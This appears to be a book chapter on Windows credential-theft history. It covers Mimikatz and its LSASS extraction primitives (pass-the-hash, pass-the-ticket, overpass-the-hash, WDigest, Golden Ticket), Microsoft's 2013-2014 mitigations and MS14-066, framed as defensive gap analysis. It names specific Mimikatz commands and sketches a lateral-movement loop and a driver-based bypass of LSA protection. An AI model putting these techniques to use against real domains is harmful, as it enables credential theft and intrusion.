Stuxnet showed nation-states would burn four Windows zero-days for a single operation. But four zero-days is an expensive way to compromise a credential, and as it turned out, a French engineer was about to make zero-days irrelevant for the credential-theft problem.

Mimikatz: The credential layer demolition

Benjamin Delpy describes Mimikatz, in Andy Greenberg's Wired profile, as "a side project to learn C" [617]. The reader's natural reaction: a side project that broke a decade of Microsoft's most ambitious hardening program? That is precisely the point.

Delpy, LSASS, and the may 2011 release

Delpy was at the time an IT manager at a French government institution he declines to name [617]. He had become curious about an architectural quirk: Windows could prompt for his password at logon, then later authenticate him to remote servers (IIS via HTTP Digest, SMB via NTLM or Kerberos) without ever asking again. Something inside the OS had to hold a recoverable form of his password. He started reverse-engineering the Local Security Authority Subsystem Service (LSASS) and the authentication packages and security support providers loaded into it.

> ◆ **DEFINITION — LSASS (Local Security Authority Subsystem Service)** A long-lived user-mode Windows process that holds the secrets the operating system needs to satisfy single sign-on across SMB, RPC, HTTP, RDP, IIS, and MS-SQL without re-prompting the user. By design, LSASS caches NT hashes, Kerberos Ticket-Granting Tickets, and (depending on the loaded security packages) recoverable plaintext credentials [626]. It is the load-bearing target of every credential-extraction tool the next decade produces.

The architectural quirk was structural, not accidental. The single sign-on contract requires the operating system to *re-authenticate* the user to network services, and the network protocols of the 1990s and 2000s (NTLM, Kerberos, HTTP Digest, MS-CHAP) all required either a hash, a ticket, or a recoverable plaintext to do that re-authentication [626]. LSASS held all three. There was no way to satisfy the contract without holding the secret in some recoverable form inside an LSASS-controlled memory region.

Public secondary accounts date the first Mimikatz release to May 2011 as closed-source software [617, 624]; Delpy's archived September 2011 page independently confirms a public 1.0 alpha with LSASS-oriented modules by that year [618].

▪ **NOTE** Delpy describes Mimikatz as "a side project to learn C" in the Wired profile; the framing matters because it underlines that breaking Windows credential security at this depth did not require nation-state resources: a single engineer with a debugger could do it. Microsoft's response to his initial private disclosure had been, in his telling, that "you don't want to fix it"; he made the tool public to force the conversation. The GitHub repository `gentilkiwi/mimikatz` was created on April 6, 2014: a date readers can verify from the GitHub repository metadata [261]. Any "Mimikatz first released in 2007" claim refers to Delpy's pre-release private experimentation, not a public release.

Four primitives that broke the credential layer

The Mimikatz module set Delpy authored over 2011-2014 contains four primitives that together explain why every per-binary mitigation Microsoft had shipped was insufficient.

◆ **DEFINITION — PASS-THE-HASH (PTH)** Replay an NT hash as a bearer credential against any service that accepts NTLM authentication, *without* ever knowing the user's plaintext password [261, 645]. The NTLM protocol authenticates by proof-of-possession of the NT hash, not proof-of-knowledge of the password.

Pass-the-Hash is the load-bearing primitive. NTLM authentication on the wire authenticates by proof-of-possession of the NT hash, not proof-of-knowledge of the password. The NT hash is computed exactly once, at logon, from the plaintext via `MD4(UTF16LE(password))`; after that the operating system never needs the cleartext again for NTLM. The full NTLMv2 challenge-response derivation, the two-stage HMAC-MD5 construction of `NTOWFv2` and `NTProofStr` per MS-NLMP §3.3.2 [646], is owned by The Death of NTLM chapter (Chapter 16). The only property this chapter needs is the one Pass-the-Hash exploits: every response is a deterministic function

of the NT hash and never of the cleartext, so whoever reads the hash out of LSASS can authenticate as the user against any NTLM-accepting service until the password changes.

> **The NT hash is the bearer credential.** The plaintext password is not the secret. Once the operating system has derived the hash at logon, anyone who reaches LSASS and reads that hash can authenticate as the user against any NTLM-accepting service for as long as that hash remains valid, which is until the user next changes the password. The credential-replay class is a corollary of this single insight applied to different bearer credentials.
>
> **Definition: Pass-the-Ticket (PtT).** Extract a Kerberos Ticket-Granting Ticket or service ticket from LSASS and re-import it into another logon session for replay. Mimikatz exposes both halves: `sekurlsa::tickets /export` extracts; `kerberos::ptt` re-imports [261].

Pass-the-Ticket is the Kerberos analog of Pass-the-Hash. A Kerberos TGT is a bearer credential by design (it proves the holder authenticated to the Key Distribution Center) and like the NT hash, anyone holding the ticket can replay it. Mimikatz's `kerberos::ptt` injects a ticket blob into the local session's ticket cache; the next call to `klist` shows it as if the local logon had earned it.

> ◆ **DEFINITION. OVERPASS-THE-HASH** Use a stolen NT hash as the Kerberos RC4-HMAC key to request a *fresh* TGT from the Key Distribution Center: the bridge from an NTLM-recovered hash to a Kerberos-issued ticket. It works where the KDC still accepts RC4-HMAC; AES-only domains require the separately-derived AES key instead [261].

Overpass-the-Hash is the bridge primitive. Estates that disabled NTLM in 2012-2014 in response to early Pass-the-Hash discussion believed they had closed the credential-replay door. Overpass-the-Hash re-opened it by using the NT hash directly as the RC4-HMAC Kerberos key to encrypt the pre-authentication timestamp, then sending a normal Kerberos AS-REQ. Where the KDC still accepted RC4, it issued a TGT keyed on the same secret the NTLM stack had used. From there, every subsequent Kerberos service ticket request was a legitimate Kerberos exchange backed by a stolen secret.

WDigest plaintext-in-memory is the fourth primitive, and the one that surprised even Microsoft's own teams when Delpy demonstrated it. Microsoft's WDigest Security Support Provider, which implemented HTTP Digest authentication on the server side and Digest single sign-on on the client side, held the user's

plaintext password in LSASS memory by design, recoverable as long as the user's session was active.

> ▪ **NOTE** WDigest predates the modern web; HTTP Digest authentication had been essentially deprecated by the time Mimikatz operationalised the plaintext-recovery primitive, which is why disabling WDigest plaintext storage has low operational downside on most post-2010 estates after legacy-use inventory. Mimikatz's `sekurlsa::logonpasswords` enumerated the loaded authentication packages and security support providers, located their logon-session structures in LSASS memory, and printed cached secrets it could decrypt. Including, on many pre-2014 or explicitly re-enabled WDigest configurations, the user's plaintext password in clear text.

(One discipline note. Skeleton Key is *not* one of this chapter's four Mimikatz primitives. Skeleton Key was disclosed by Dell SecureWorks Counter Threat Unit on January 12, 2015 [647] and Delpy added `misc::skeleton` to Mimikatz on January 17, 2015, both outside this chapter's 2009–2014 window. They belong to the post-2014 era the Credential Guard chapter (Chapter 15) opens.)

○ **DOCUMENTED**: historical gap-analysis mechanism, not a procedure to reproduce. The 2011-2014 LSASS extraction path can be described without treating it as an operator recipe: an administrator-context process enabled debug privilege, obtained a read handle to `lsass.exe`, read the security-package state that LSASS already maintained for single sign-on, and used keys available in the same address space to recover credential material. The important architectural fact is that every step occurred inside VTL0 using interfaces the operating system intentionally exposed to sufficiently privileged code; AppLocker, ASLR, DEP, and Authenticode were not in that memory-read path.

The 2013 inflection: graph-walking offensive Active Directory

In August 2013, Skip Duckwall and Chris Campbell delivered "Pass-the-Hash 2: The Admin's Revenge" at Black Hat USA [645]. The talk did not invent the primitives Mimikatz had already shipped. It made offensive Active Directory tradecraft a public, named discipline by formalizing the graph-walking insight: every Windows host an administrator logs into caches a credential for that administrator; every credential cached on a compromised host is a stolen credential; every stolen credential is a new starting node for the next lateral movement. On poorly tiered estates, the attack graph often closed on the domain controller within hops measured in single digits.

As gap analysis, the discipline can be modeled as a four-part historical loop on any Windows estate with cached domain credentials [645]. First, session-enumeration surfaces (`NetSessionEnum`, `NetWkstaUserEnum` before KB4480964, and interactive-logon views such as `quser` / `qwinsta`) exposed the `(user, host)` tuple set representing credentials likely cached in LSASS. Second, those tuples could be compared with local Administrators membership and domain groups to identify where a recovered credential would carry higher-tier administrative reach. Third, Pass-the-Hash converted a recovered NT hash into a new authenticated context on that higher-tier host without requiring the cleartext password [261]. Fourth, the new host's LSASS became another credential cache to analyze. The loop terminated when one recovered credential reached Domain Admin. The point is not a recipe; it is the structural graph: `HasSession`, `AdminTo`, and `MemberOf` edges turned cached credentials into lateral movement.

This four-step loop is the *implicit* graph an attack-graph diagram makes explicit: vertices are users and hosts, edges are `MemberOf` (user is a group member), `AdminTo` (user has administrative access to a host), and `HasSession` (a host currently caches a credential for a user). Three years later, Andy Robbins, Will Schroeder, and Rohan Vazarkar productized this graph at DEF CON 24 in Las Vegas on August 6, 2016 as BloodHound, which uses the `SharpHound` collector to enumerate every vertex and edge, loads them into a Neo4j database, and runs Cypher shortest-path queries from any compromised principal to the `Domain Admins` group [648]. BloodHound is a 2016 artifact beyond this chapter's window; for the 2009-2014 window, the graph existed only in operator notebooks and on Duckwall and Campbell's whiteboard, but many Windows estates already had it: the attacker just had to walk it.

Figure 14.2: The cached-credential lateral-movement graph. Typed vertices (host, user, and group) are joined by the three BloodHound relationships (HasSession, MemberOf, AdminTo); one walk reuses a credential each host already cached, closing on Domain Admin in single-digit hops. The graph already exists on many poorly tiered estates: Duckwall and Campbell whiteboarded it in 2013, and BloodHound automated walking it in 2016. Structure, not a recipe.

the 2014 inflection: The Golden Ticket

In August 2014, Benjamin Delpy and Skip Duckwall jointly presented “Abusing Microsoft Kerberos: Sorry You Guys Don’t Get It” at Black Hat USA [649].

▪ **NOTE** The dual authorship matters: Delpy and Duckwall presented the talk together, and any single-author attribution misses the collaboration that produced the Golden Ticket walkthrough. The headline reveal was the **Golden Ticket**: a forged Kerberos Ticket-Granting Ticket signed with the domain's stolen `krbtgt` key (classically the NT hash, which is the RC4-HMAC key, or the krbtgt AES keys on AES-enabled domains).

◆ **DEFINITION — GOLDEN TICKET** A forged Kerberos Ticket-Granting Ticket signed with the domain's stolen krbtgt key material (the RC4-HMAC key equal to the NT hash, or the krbtgt AES keys). Grants arbitrary user, arbitrary group, and arbitrary lifetime impersonation accepted by domain controllers for that domain; forest-wide impact follows when trust paths or privileged groups make that domain authority transitive. Survives every password reset *except* the krbtgt account's own [649, 650].

The krbtgt account is the master signing key for the domain's Kerberos infrastructure. Every TGT a domain controller issues is encrypted and signed with a krbtgt long-term key (RC4-HMAC, which is the NT hash, or AES), and the domain trusts any TGT that verifies against that key. If an attacker holding domain-admin privileges has ever extracted the krbtgt hash from a domain controller's LSASS, they can forge a TGT for any user, with any group membership, with any lifetime they choose, and the domain controllers will accept it as if it had been legitimately issued. The forged ticket survives every routine password reset on the domain because routine password resets do not rotate the krbtgt account. Sean Metcalf's ADSecurity walkthrough remains the practitioner-grade canonical reference [650].

What this proved

By the end of 2014, the Mimikatz codebase had operationalised pass-the-hash, pass-the-ticket, overpass-the-hash, WDigest plaintext recovery, and the Golden Ticket on many default-configured 2011-2014 Windows hosts. Every credential the LSA process held in memory in a recoverable form was structurally exposed to an attacker with sufficient local privilege.

The scope of that claim matters. TPM-bound keys, smart-card private keys behind a hardware boundary, and Kerberos service keys on Windows servers whose LSASS the attacker had not yet compromised were *not* exposed by Mimikatz. The precise statement is *every credential the LSA process held in memory in a recoverable form*, not "every Windows credential primitive ever," and the precise statement

is the one Microsoft eventually acknowledged in the Mitigating Pass-the-Hash whitepaper series [620].

> Mimikatz did not need to defeat AppLocker, ASLR, DEP, or Authenticode. It ran as an administrator, called OpenProcess on LSASS, and walked away with the reusable cached credential material LSASS held in recoverable form. The defender's playbook had been answering the wrong question.

Stuxnet was a four-zero-day operation that ran once. By 2014, Mimikatz was a free, open-source tool that could be reused wherever the credential material remained exposed. The offensive economics of attacking Windows fleets shifted decisively away from zero-day-burning and toward credential replay. *Why* did this happen, and what does it mean for the next decade of Windows defense?

The causal link: Hardening birthed the credential-theft class

After two parallel narratives, the reader has the evidence to follow the argument. This is the chapter's intellectual center.

The pivot up the trust stack

While Microsoft was closing per-binary attack surface (Authenticode, kernel-mode code signing, ASLR, DEP, AppLocker, AppContainer, ELAM, Secure Boot) attackers pivoted up the trust stack to what those hardened binaries still had to trust: the credentials in LSASS memory, the Kerberos tickets in the LSA cache, and the LSA process address space itself. The mitigation surface and the attack surface are not at the same layer. This is the chapter's structural insight, and it is the single sentence the rest of the argument exists to defend.

The trust stack across the window is easiest to read vertically. At the bottom sit the hardware root, TPM measurements, UEFI Secure Boot databases, and the bootloader signature chain. Above them sit kernel-mode code controls such as kernel-mode code signing, ELAM, and PatchGuard; then user-mode signed-binary controls such as Authenticode and AppLocker; then sandboxed renderers such as AppContainer, Enhanced Protected Mode, and WinRT. LSASS process memory sits above all of those layers, holding NT hashes, Kerberos tickets, and the krbtgt-derived domain secrets that authenticated software still has to consume. Mimikatz targeted that upper layer directly. The defender controls protected the layers below it.

Read the trust stack as a vertical walk rather than as a flat checklist:

Layer, bottom to top	2009-2014 defender primitive	What the primitive can guarantee	Why it does not answer Mimikatz
Hardware and firmware root	TPM measurements, UEFI Secure Boot databases, BitLocker platform validation [27, 193, 105]	The machine boots the measured, signed boot path the owner intended.	A correctly booted Windows instance can still cache reusable credentials after logon.
Bootloader and early kernel path	Secure Boot, Measured Boot, ELAM [42, 27]	Unsigned bootkits and late-loading boot-start drivers lose their easiest foothold.	LSASS is a legitimate signed user-mode process created after the boot chain succeeds.
Kernel-mode code integrity	Kernel-mode code signing, PatchGuard, ELAM driver classification [42]	The unsigned rootkit class becomes materially more expensive.	An administrator who can load a vulnerable signed driver, or who reaches the kernel through another path, is still operating in the enforcement domain.
User-mode application control	Authenticode, AppLocker publisher/path/hash rules, DEP/ASLR [616]	Known-bad or unsigned binaries are harder to launch; memory-corruption exploitation is less reliable.	Credential dumping is not a memory-corruption exploit against LSASS; it is a read of a trusted process by an already privileged caller.
Sandboxed application surface	AppContainer, Enhanced Protected Mode, WinRT capability SIDs [625]	Browser and Store-app compromise loses ambient file-system and registry authority.	A sandbox escape is not required once the attacker has administrative execution elsewhere in the estate.
Credential layer	LSASS memory: NT hashes, Kerberos TGTs, WDigest plaintexts, krbtgt-derived domain trust	The operating system holds reusable proof so single sign-on works.	This is the layer Mimikatz reads. The previous controls protect the route to Windows; they do not remove Windows' need to remember secrets.

Layer, bottom to top	2009-2014 defender primitive	What the primitive can guarantee	Why it does not answer Mimikatz
Attacker primitive	Mimikatz `sekurlsa` modules [261, 651]	Historical gap analysis: once the operator has local admin or kernel reach, the tool demonstrates what the credential layer exposed.	It does not need to defeat the lower controls; it asks a trusted, running Windows instance for memory the trust model already made reachable.

The walkthrough is the missing diagram's point. Start at the TPM and climb upward: each Microsoft primitive narrows a real class of attack, and none of those wins is cosmetic. Secure Boot makes the pre-OS tamper path harder; ELAM moves antimalware into the earliest driver window; AppLocker gives enterprises a policy language for which binaries may execute; AppContainer strips broad ambient authority from modern apps. Then the climb reaches LSASS. At that height the defender's question changes from *which binary may execute?* to *which already-executing, already-trusted process must hold credentials so the user is not prompted every time they touch SMB, LDAP, RPC, HTTP Negotiate, or RDP?* Mimikatz was devastating because it answered the second question while most 2009-2014 controls were built for the first.

This is why the trust-stack picture is causal rather than decorative. Every defender control below LSASS can succeed and the credential layer can still fail. Every boot measurement can verify, every AppLocker rule can pass, every sandbox boundary can hold, and a domain administrator's interactive logon can still leave a reusable TGT in an address space readable by the same privilege domain. The offensive innovation was not a clever bypass of AppLocker; it was the recognition that AppLocker had become less interesting than the material the approved process kept in memory.

The Mimikatz codebase as the consolidation node

Mimikatz did not invent the whole credential-replay class; Paul Ashton, Hernan Ochoa, the Pass-the-Hash Toolkit, and WCE are real predecessors. Its importance is that it became the consolidation and generalization node: Pass-the-Hash, Pass-the-Ticket, Overpass-the-Hash, and Golden Ticket all landed in `gentilkiwi/mimikatz`, with Delpy's August 2014 commits showing Golden Ticket work immediately after the Black Hat disclosure [261, 652]. After the GitHub repository creation on April 6, 2014 [261], the same codebase later grew its post-2014 modules (Skeleton Key

and DCSync) [647, 653]. There was no comparable single codebase on the defender side. Microsoft's countermeasures landed across at least three product teams (Active Directory, Windows Defender, Hyper-V), and the architectural answer required a hypervisor.

> Because you don't want to fix it, I'll show it to the world to make people aware of it.: Benjamin Delpy [617]

Delpy's framing converted a defender's blind spot into a public, weaponised primitive. Microsoft's initial dismissal of his private disclosure (that the credential model was "by design") was true, in the most damaging possible sense. The model *was* by design. The single sign-on contract required it. Closing the gap required a different design.

The economic argument

The shift was economic as much as architectural. A reliable Windows zero-day exploit chain commanded scarce-market prices in the early 2010s and lost value once disclosed and patched. A Mimikatz invocation, by contrast, was free, repeatedly reusable on hosts whose credential material remained in VTL0, and could run as the operator the attacker already compromised. The asymmetry is not subtle, even without pretending every zero-day market or every estate priced risk the same way.

Property	Stuxnet (June 2010)	Mimikatz (May 2011 onward)
Attacker cost	Four Windows zero-days + two stolen Authenticode certificates + ICS payload [512]	Free tool (open-sourced 2014) [261]
Reusability	Loses value once disclosed and patched [623, 632, 633, 634]	Reusable on hosts whose relevant secrets remain readable from VTL0
On-disk footprint	Multi-megabyte signed dropper + Step 7 / S7 payloads	Single executable; can run in memory
Detection footprint	Symantec / Kaspersky / ESET signatures within weeks of disclosure [512]	Initially harder for signature-based AV; later detected through LSASS access telemetry and credential-abuse analytics
Target population	Specific ICS estate (Natanz)	Windows AD estates with reusable credentials exposed on compromised hosts

Property	Stuxnet (June 2010)	Mimikatz (May 2011 onward)
Threat-model implication	Nation-states will burn zero-days for kinetic effect	An admin-level compromise can become credential replay if recoverable secrets remain in LSASS

> ▸ **KEY IDEA** Defensive success at one layer reliably produces attacker innovation at the next layer up. The 2009-2014 window proves it: Microsoft narrowed rootkit, bootkit, and unsigned-bootloader paths; attackers responded by reading the credentials in LSASS memory that hardened binaries still had to trust. The mitigation surface and the attack surface were not at the same layer.

If the credential layer was structurally broken, why didn't Microsoft just fix it? They tried. The next section is the honest evaluation of Microsoft's counter-pivot through November 2014.

Microsoft's Counter-Pivot: 2013-2014

Microsoft was not asleep. By Windows 8.1 General Availability on October 17, 2013, three controls landed that were *directly* a response to Mimikatz. They were partial wins, all of them; the architectural acknowledgment that LSASS-in-VTL0 was unsalvageable would arrive only with Virtualization-Based Security and Credential Guard in Windows 10 1507 [621], outside this chapter's window. This section is the honest evaluation of what shipped, what it accomplished, and why none of it was enough.

Restricted Admin RDP

Restricted Admin RDP changes the Remote Desktop Protocol so that the client never sends the user's plaintext password to the server's LSASS [446]. In the CredSSP / Network Level Authentication exchange, the client proves possession of credential material from the client side (using Kerberos or NTLM as negotiated) and the resulting session is a network logon rather than a full interactive logon with reusable credentials delegated to the server. Critical plaintext credential material is not present on the RDP server.

The bug Restricted Admin closes is the credential-disclosure failure mode: a foothold on the RDP server used to learn every administrator's plaintext password as they logged in. The bug it leaves open is replay. A Restricted Admin RDP session is a *network* logon, and an attacker who already holds reusable NTLM material for an administrative account can pair Pass-the-Hash with a Restricted Admin

RDP client invocation from a compromised host and authenticate to the target RDP server without knowing the plaintext password. Restricted Admin reduced disclosure; it did not close replay.

Protocol detail matters, but the security accounting is simple: Restricted Admin is a disclosure mitigation, not a replay mitigation. It keeps reusable administrator secrets from being newly delegated to the RDP server; it does not make a previously stolen hash or ticket cease to be a bearer credential.

Server-side Restricted Admin shipped at Windows 8.1 / Server 2012 R2 General Availability on October 17, 2013. The client-side back-port to Windows 7, Server 2008 R2, Windows 8, and Server 2012 followed via KB2871997 on May 13, 2014 [446], which is also where the WDigest control and TokenLeakDetectDelaySecs primitives shipped.

LSA Protected Process (RunAsPPL)

LSA Protected Process loads LSASS as a Protected Process Light with the signer level `PsProtectedSignerLsa`. Once Protected, the Windows kernel refuses any `OpenProcess(PROCESS_VM_READ)` call against LSASS from a process running at a lower signer level. Including a process running as NT AUTHORITYwith `SeDebugPrivilege` [436]. The flag is enabled by setting `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL` to `1`. RunAsPPL is the strongest credential-protection primitive Microsoft shipped inside Windows 8.1.

> ◆ **DEFINITION. PROTECTED PROCESS LIGHT (PPL) / PSPROTECTEDSIGNERLSA** A kernel-enforced signer level that prevents OpenProcess(PROCESS_VM_READ) and CreateRemoteThread against the protected process from any process running at a lower signer level, regardless of token privileges or session [328, 436]. The Lsa variant requires every LSA plug-in DLL (SSPs, Authentication Packages, and LSA Notification Packages) to itself be signed at a compatible signer level, which is why enabling RunAsPPL on real estates requires an LSA plug-in audit.

The bypass class is Bring Your Own Vulnerable Driver. A malicious kernel-mode driver, loaded through a vulnerable but Microsoft-signed third-party driver that the attacker has placed on disk, can clear the `Protection` byte in the kernel `EPROCESS` structure for LSASS, after which the `OpenProcess(PROCESS_VM_READ)` call succeeds. Mimikatz ships its own kernel driver, `mimidrv.sys`, that performs exactly this manipulation [261]. The structural problem is that RunAsPPL is enforced by the same kernel an attacker is compromising to bypass it; the protection cannot be made strictly stronger inside the same privilege ring than the kernel that enforces it.

> **Why PPL and Credential Guard are complementary, not competing.** A common misreading is that PPL is a partial Credential Guard, or that Credential Guard replaces PPL. The most useful framing is itm4n's: *"I noticed that this protection tends to be confused with Credential Guard, which is completely different"* [328]. PPL is a same-privilege-domain gate inside VTL0: LSASS remains a user-mode process, but the VTL0 kernel decides whether to grant a process handle, and a kernel-mode attacker can alter that decision point. Credential Guard is a cross-privilege isolation between VTL0 and VTL1 (the Virtual Trust Levels Hyper-V introduces in Windows 10 1507) [621]: the credential material lives in a Virtual Secure Mode trustlet (LSAISO) that the VTL0 kernel cannot read because the hypervisor's Second-Level Address Translation tables deny the mapping. The two controls are complementary: PPL hardens LSASS against in-VTL0 attackers; Credential Guard moves the high-value secret out of VTL0 entirely. §8.3 develops the cross-privilege isolation argument formally.

The Mitigating Pass-the-Hash whitepaper series

Microsoft published the Mitigating Pass-the-Hash and Other Credential Theft whitepaper in two versions: v1 in December 2012 from the Trustworthy Computing group [619] and v2 in July 2014 [620]. There is no v3. Post-2014 guidance migrated into the *Securing Privileged Access* online documentation rather than appearing as a numbered v3 PDF, and any "v3 2017" reference is incorrect.

The v1 paper introduced the tier 0 / tier 1 / tier 2 administrative-account model: separate the accounts that manage the forest (tier 0: domain controllers, AD), the accounts that manage server applications (tier 1: file servers, Exchange, SQL), and the accounts that manage end-user workstations (tier 2: helpdesk, desktop support). The rule is that a tier-N credential must never be exposed on a tier-(N+1) host. The model is sound. The problem is that v1 was recommendations-only with no enforcement primitive inside the operating system, and operators routinely violated tiering (the helpdesk technician fixing the CEO's laptop with a tier-2 credential and then RDPing to a tier-1 file server exposes the credential at the laptop's LSASS). The v2 paper integrated the technical D5 controls (RunAsPPL, Restricted Admin, KB2871997) precisely because v1 alone could not move the needle on real estates.

KB2871997 and the WDigest control

The May 13, 2014 update KB2871997 is the single most operationally impactful credential-protection control of the entire window [446]. It carried three deliverables. First, the Restricted Admin client back-port to Windows 7 / Server 2008 R2 / Windows 8 / Server 2012, which Section 6.1 covers. Second, it introduced the `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential` control:

Windows 8.1 / Server 2012 R2 and later are the clean disabled-by-default story, while Windows 7 / Server 2008 R2-era down-level systems generally required administrators to set `UseLogonCredential = 0` explicitly after installing the update. Third, it added the `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\TokenLeakDetectDelaySecs` (default 30 seconds) cleanup of leaked logon-session credentials.

> **Always apply KB2871997, then verify WDigest state.** On Windows 8.1 / Server 2012 R2 and later, WDigest plaintext storage is disabled by default unless an administrator re-enables it. On Windows 7 / Server 2008 R2-era down-level systems, the safe operational guidance is to install the update and explicitly set `UseLogonCredential = 0` [446]. The compatibility risk is low on most post-2010 enterprise estates because HTTP Digest authentication is rare, but legacy exceptions should be found by inventory rather than assumed away.
>
> **Note.** The WDigest control was easy to miss because the headline framing was Restricted Admin RDP; many 2014-era administrators applied the patch for the RDP fix without auditing whether WDigest plaintext storage had actually been disabled on their down-level hosts [446].

the seeds of Credential Guard

By late 2014 Microsoft was already prototyping the Hyper-V-as-security-boundary architecture that becomes Virtualization-Based Security, Credential Guard, and Hypervisor-protected Code Integrity in Windows 10 1507 on July 29, 2015 [621]. For the reader of this chapter, the key observation is that Microsoft had already accumulated the evidence by mid-2014 that in-VTL0 hardening could add friction but not isolation against kernel-capable attackers, and that the architectural answer required moving high-value credential material to a different privilege domain than the kernel attackers compromise.

> ▸ **KEY IDEA** Restricted Admin reduced disclosure but not replay. RunAsPPL stopped a Mimikatz invocation only until BYOVD. The Pass-the-Hash tiering model named the problem but had no enforcement primitive inside the operating system. Microsoft's counter-pivot in this chapter's window was correct in direction and *insufficient by construction*: because the architecture was the problem, not the engineering.

Microsoft shipped the right primitives. None of them was sufficient by construction, because the architecture was the problem. To see why, we have to look at the one orthogonal thing the window left open: the SChannel attack surface, before turning to the impossibility argument behind credential isolation.

The SChannel coda: WinShock (MS14-066, November 11, 2014)

The window closes on November 11, 2014 with one of the last major pre-cloud TLS-stack remote-code-execution scares in Windows. WinShock is a counterpoint that reinforces the chapter's thesis rather than contradicting it: even with every credential-layer control of 2013-2014 deployed, an unrelated per-binary defect in the Schannel TLS stack could still hand an attacker remote code execution before any application code ran. The credential-layer hardening Microsoft spent the year shipping could not have prevented this bug, and the bug's existence is part of the evidence that hardening one layer leaves orthogonal layers exposed.

A note up front, because the popular framing got this wrong. The bulletin itself was *not* silent. MS14-066 was published on the November 11, 2014 Patch Tuesday with a Critical severity rating, an explicit CVE assignment (CVE-2014-6321), contemporary Brian Krebs coverage [654], and public proof-of-concept walkthroughs within months [655]. The "silent" framing applies only to the additional Schannel hardening fixes Microsoft bundled into the same update without separate disclosures.

The mechanism

A crafted TLS handshake triggered a memory-corruption path inside `schannel.dll`, the Windows Secure Channel security package that implements TLS for every in-box TLS consumer [656, 655]. The bug allowed remote code execution before any application code ran: the handshake itself was the attack. The NVD entry catalogs the affected platforms as Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold and R2, and Windows RT Gold and 8.1: essentially every supported Windows of the era [655].

The attack surface was broad across the Windows enterprise estate of late 2014. IIS hosts terminating HTTPS, RDP-over-TLS listeners, Exchange ActiveSync endpoints, Active Directory Federation Services endpoints, and other services terminating TLS in Schannel inherited the vulnerable stack when exposed to untrusted handshakes. A defensible writer-side abstraction (which this chapter takes) is that a crafted handshake triggered a memory-corruption path; the precise internal type and function family Microsoft fixed are not safely attributable without a primary-source walkthrough beyond the bulletin's published abstract.

The bundled extras

Microsoft bundled additional Schannel hardening into MS14-066 without separate bulletins. The chapter does not name specific CVE IDs for those bundled extras because prior pipeline runs found such attributions factually wrong (those CVE IDs belong to other bulletins or are REJECTED in NVD). The defensible framing is that Microsoft bundled additional Schannel hardening into the same update without separate bulletins, anchored to contemporary coverage of the patch cycle [654]. The substantive point survives without speculative CVE attribution.

> ▪ **NOTE** The "no public exploitation" framing of MS14-066 is wrong. BeyondTrust's "Triggering MS14-066" blog post and the SecuritySift "Exploiting MS14-066 (CVE-2014-6321) aka 'Winshock'" walkthrough are both referenced from the NVD entry as Exploit Third Party Advisory [655]. The CVE was patched, and the exploitation tradecraft was public; only the bundled hardening extras went unannotated.

Strategic significance

WinShock is a bookend on an era when the Windows Schannel stack was often the front door for Windows-hosted enterprise services. After 2014, TLS termination for many Internet-facing Windows estates increasingly moved to Azure Front Door, Akamai, Cloudflare, AWS Application Load Balancer, or other managed edge layers rather than sitting exclusively at the Windows Schannel layer. Microsoft's own first-party services (Exchange Online, SharePoint Online, the Office 365 ingress fleet) terminated TLS at Azure-managed edge appliances, the topology documented in Microsoft's *Microsoft 365 network connectivity principles* as the recommended "connect locally to the Microsoft global network" architecture in which the customer's traffic enters Microsoft's network as close to the user as possible and TLS is terminated at the nearest edge node [657]. The architectural lesson is not that Schannel was uniquely fragile; it is that monolithic TLS stacks across hundreds of in-box consumers were a brittle design that the industry stopped accepting as the default deployment topology for enterprise services.

WinShock closed the window with a per-binary patch. But the bigger story (the credential layer Microsoft had spent the year trying to close) was structurally broken in a way no patch could fix. To see why, we have to make the impossibility argument formally.

Theoretical limits: Why no per-binary hardening could fix the credential layer

A reframe. Every section so far has narrated *evidence*. This section turns that evidence into an argument from architecture: a structural reason the per-binary playbook *could not have* fixed the credential layer, regardless of how good Microsoft's engineering was.

The trusted-computing-base argument

The Windows authentication subsystem must, at some point, hold or broker verifiable proof of identity. As §4.1 established, the single sign-on contract forced LSASS in the pre-Credential-Guard model to hold recoverable secrets or bearer objects in memory [626]. As long as that secret lives in a memory space the OS can read, an attacker who reaches that memory space can read it too.

AppLocker, ASLR, DEP, AppContainer, ELAM, and Secure Boot are all per-binary mitigations [616, 42, 27]. They prevent the *wrong* code from running. They do not prevent the *right* code (an administrator-launched Mimikatz; a Microsoft-signed but vulnerable third-party kernel driver) from reading LSASS memory through documented Win32 APIs. The per-binary playbook is a code-execution control, not a memory-access control, and the credential-theft attack is not a code-execution attack.

The asymmetry

The defender tries to close enough of the per-binary attack surface that attacker code cannot reliably run. The attacker needs only one useful credential primitive to remain extractable on a high-value path. The two budgets are not comparable. The defender's job is structurally harder, and a single residual gap (one unsigned plug-in, one cached WDigest plaintext, one stolen NT hash on a high-value account) can be enough to reopen lateral movement. This is not a Microsoft engineering failure. It is an architectural inevitability of the in-VTL0 LSASS model.

The VTL0-symmetry argument

In any single-privilege-ring operating system, a protection mechanism implemented *inside* that ring cannot provide strong isolation for a memory region against an attacker who reaches the same ring with kernel authority. This is the formal statement of the limit Microsoft hit in 2014.

RunAsPPL is the strongest 2014-era expression of this bound. As §6.2 documented, a BYOVD-loaded kernel driver can clear the `Protection` byte on the LSASS `EPROCESS` and `OpenProcess(PROCESS_VM_READ)` succeeds [328, 436]; the protection

is enforced by the same kernel the attacker is compromising; the kernel cannot enforce a protection against itself.

The architectural way to state it: $\text{Protection}_{\text{in-ring}}(M) < \text{Adversary}_{\text{in-ring}}(M)$ for any memory region M in the same privilege ring as the adversary. The protection function and the adversary function operate on the same domain, and the adversary always wins by construction. The algebraic notation is intentionally informal; the cited formal lineage is narrower and should not be overstated. Bell-LaPadula gives the classic mandatory-access-control vocabulary for information flow: subjects, objects, labels, and the rule that a reference monitor must mediate reads and writes [658, 659]. Lampson's confinement problem gives the complementary warning: if a computation is allowed to handle a secret inside the same authority domain as the observer, the system must account for every channel by which that computation can leak or be inspected [660]. Windows 8.1-era LSASS is not a Bell-LaPadula system, but the lesson transfers cleanly: a reference monitor implemented by the VTL0 kernel cannot make LSASS memory opaque to an adversary who has obtained VTL0 kernel authority, because that adversary can ask the same memory manager to map, copy, patch, or re-label the object. Closing the gap requires moving M to a privilege domain D′ such that the in-ring adversary cannot map D′ at all.

